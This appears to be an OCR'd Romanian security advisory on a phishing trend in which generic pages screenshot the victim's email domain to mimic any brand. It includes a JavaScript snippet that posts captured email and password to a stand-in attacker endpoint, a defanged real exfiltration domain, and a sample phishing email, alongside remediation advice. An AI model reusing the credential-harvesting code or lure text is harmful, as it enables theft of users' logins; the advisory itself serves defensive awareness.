
Raport consolidat eveniment cibernetic

Tendința Recentă în Phishing – Pagini Generice care Imită Orice Brand

Phishing-ul reprezintă o amenințare cibernetică semnificativă, evoluând constant în metode tot mai sofisticate pentru a înșela utilizatorii și a obține informații sensibile. O tendință recentă evidențiată de echipa de cercetare *CloudSEK* implică utilizarea de pagini de phishing generice, capabile să imite dinamic orice brand, sporind astfel eficacitatea atacurilor.



Informații suplimentare

Metodologia atacului	Atacatorii utilizează platforme gratuite precum *Workers.dev* de la *Cloudflare* și instrumente precum *Thum.io* pentru a crea pagini de phishing care se adaptează în funcție de victima țintită. Procesul implică: ❖ **Generarea Dinamică a Paginii:** Pagina de phishing ia o captură de ecran a domeniului găsit în adresa de e-mail a utilizatorului țintă (de exemplu, google.com) folosind *Thum.io* și o folosește ca fundal al paginii de phishing pentru a înșela utilizatorii. ❖ **Personalizarea URL-ului:** Adăugarea unui fragment specific la URL, precum ***#user@google.com***, generează o pagină falsă de autentificare *Google*. ❖ **Colectarea Datelor:** Odată ce victima introduce credențiale, informațiile sunt trimise către un endpoint controlat de atacatori, identificat ca ***hxxps://kagn[.]org/zebra/nmili-wabmall.php.***
Infrastructura atacului	Scripturile de phishing sunt găzduite pe diverse platforme, inclusiv ***Cloudflare's R2*** storage și servicii de stocare *blockchain Web3*. Domeniul utilizat pentru exfiltrarea datelor, ***kagn[.]org***, a fost înregistrat acum șase ani și se crede că a fost compromis și backdoor-uit de atacatori.

Cod JavaScript Utilizat	”const urlParams = window.location.hash.substring(1);
	const domain = urlParams.split('@')[1];
	if (domain) {
	document.body.style.backgroundImage = `url('https://image-capture-service.com/${domain}')`;
	}
	document.getElementById('loginForm').addEventListener('submit', (e) => {
	e.preventDefault();
	const credentials = {
	email: document.getElementById('email').value,
	password: document.getElementById('password').value,
	};
	fetch('https://malicious-endpoint.com/submit', {
	method: 'POST',
	body: JSON.stringify(credentials),
	});
	});”

Exemplu de scrisoare de Phishing	„Subiect: Actualizare Cont Nevoie Urgentă Stimată utilizatorule, Am detectat o activitate suspectă pe contul dvs. Pentru a vă proteja informațiile, vă rugăm să autentificați utilizând link-ul de mai jos: [Verificați Contul*](hxxps://phishing-site[.]com/#user@company.com)* Ne cerem scuze pentru eventualele neplăceri și vă mulțumim pentru colaborare. Echipa de Securitate IT”
Tehnici de evaziune	Pentru a evita detectarea, paginile de phishing utilizează **JavaScript** ofuscat. Deși codul **JavaScript** nu este sofisticat și poate fi de ofuscat cu ușurință, această tehnică poate păcăli soluțiile de securitate mai puțin avansate.
Metode de remediere	❖ **Autentificarea *Multi-factor (MFA):*** Implementarea MFA poate împiedica accesul chiar dacă un atacator obține parolele. ❖ **Monitorizarea Domeniilor Suspecte:** Organizarea de alerte pentru înregistrările de domenii similare sau utilizarea de scripturi care mimează structura unui site real. ❖ **Scanare Activă a E-mailurilor**: Folosirea soluțiilor de scanare a atașamentelor și URL-urilor din e-mailuri.

Resurse externe

https://securityonline.info/new-phishing-trend-generic-pages-impersonate-any-brand/